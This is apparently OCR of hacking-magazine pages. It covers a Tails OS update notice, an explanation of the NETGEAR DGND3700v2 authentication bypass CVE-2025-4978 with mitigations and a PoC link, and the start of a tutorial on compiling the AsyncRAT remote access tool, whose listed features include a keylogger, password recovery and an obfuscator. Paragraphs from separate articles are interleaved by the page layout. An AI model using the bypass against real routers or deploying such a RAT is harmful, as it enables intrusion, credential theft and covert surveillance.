
So, if you are using legacy hardware, you may no longer be able to conne-ct to Wi-Fi. So, act now by upgrading your hardware.

How to update

To update the present version of Tails OS you are using to the latest versio-n (Tails USB stick) Automatic upgrade is available from Tails 6.0.



Automatic upgrade works automatically when you start Tails and connect to Tor. You can also check if upgrades are available manually.


Vulnerability For Beginners
NetGear Wi Fi router CVE-2025-4978 zero-day


If you are your organization uses NETGEAR routers in your network, then this article is important to you. A critical vulnerability being tracked as CVE-2025-4978 has been detected in one of their router models that is being used by cyber criminals around the world to gain administrative control over routers without access credentials. This vulnerability has been given a CVSS rate of 9.3 out of 10.

About the vulnerability

If you ever used a WiFi router, you do know that you can access its administrative interface using credentials from either your network or externally if remote management is enabled on it.

This is possible due to a light weight mini HTTP server present in routers f-irmware. This is responsible for serving the web interface in Netgear routers too.

Der Spiegel, the German magazine once published slides from an internal National Security Agency presentation dating June 2012. In these slides, the NSA called Tails on its own as a "major threat" to its mission and in conjunction with other privacy tools as "catastrophic".


Internet
NETGEAR DGND3700v2 WiFi router
Hackercool Magazine
Network Firewall
Network Switch
Employee
Employee
Server

However, in this case if any one accesses /BRS_top.html webpage on the web interface. Accessing this page doesn't require any credentials and it trig gers a critical security bypass mechanism. Accessing this endpoint alters the router's authentication behavior and it allows anyone to access all administr- ative features of the router without the need of any credentials.


The NETGEAR routers vulnerable to this are NETGEAR DGND37000V2 running firmware version V1.1.00.15.1.00.15NA.

How can this vulnerability be exploited?

As already explained above, to exploit this vulnerability, all a hacker needs is access to the router's web interface. This can be done if the hacker already has initial access to the organization's network.

Exploiting this can be more dangerous if remote management from externa -l networks is enabled on the NETGEAR router.

This part of the page has been intentionally left blank



Hackercool Magazine

Fig: Exploitation of CVE-2025-4978 vulnerability

Exploitation is also very simple. All the hacker has to do is access the end-point mentioned above and everything is done. Once triggered, the authenti-cation bypass remains active until the device is rebooted or manually reset.

Impact

This vulnerability affects NetGear wireless routers around the world. After exploiting this vulnerability, hackers gain access to the administrative interfa-ce. So, he can view the Wi-Fi network's password, other devices in the netw-ork, redirect the network traffic as he wants, perform sniffing on the target ne-twork to capture password, install malware etc

How to protect yourself?

If you use a vulnerable version of the router, you can protect yourself by u-pgrading the router's firmware to the version 1.1.00.26. Initially NETGEAR refused to release a fix to this vulnerability saying that this affected product i-s outside the security support time. This means the particular NetGear rout-er has reached its end of life.

If you are unable to apply fixes, you can improve router security by disabli-ng remote management to the router's administration interface. Also monit-or network traffic to detect if your device has already been compromised.

Organizations should regularly audit legacy firmware of routers and IoT d-evices to stay safe. Cybersecurity experts suggest that users should replace af-fected NETGEAR DGND3700V2 devices with newer models that are still u-nder company's support.

The Proof of Concept (PoC) for this vulnerability is available at the link given below.
https://github.com/at0de/my_vulns/blob/main/Netgear/DGND3700v2/backdoor.md

HACKING HT TOOL

Building ASync RAT server and client

In Hacking Tool feature of this month, you will learn how to compile server and client of ASyncRAT CSHARP.

AsyncRAT sharp is an open-source Remote Access Tool (RAT) that is designed to monitor and control other computers through a secure encrypted connection. The features of this RAT include,

Client screen viewer & recorder
Client Antivirus & Integrity manager
Client SFTP access including upload & download
Client & Server chat window
Client Dynamic DNS & Multi-Server support (Configurable)
Client Password Recovery
Client JIT compiler
Client Keylogger
Client Anti Analysis (Configurable)
Server Controlled updates
Client Antimalware Start-up
Server Config Editor
Server multiport receiver (Configurable)
Server thumbnails
Server binary builder (Configurable)
Server obfuscator (Configurable) etc

Although binaries of ASyncRAT are readily available to use, it would be very knowledgeable and informative if you build it from source especially if it is C-Sharp.


You can download the C# source of AsyncRAT- C- Sharp using download information given in our Downloads section.

These are the requirements to compile AsyncRAT from source.

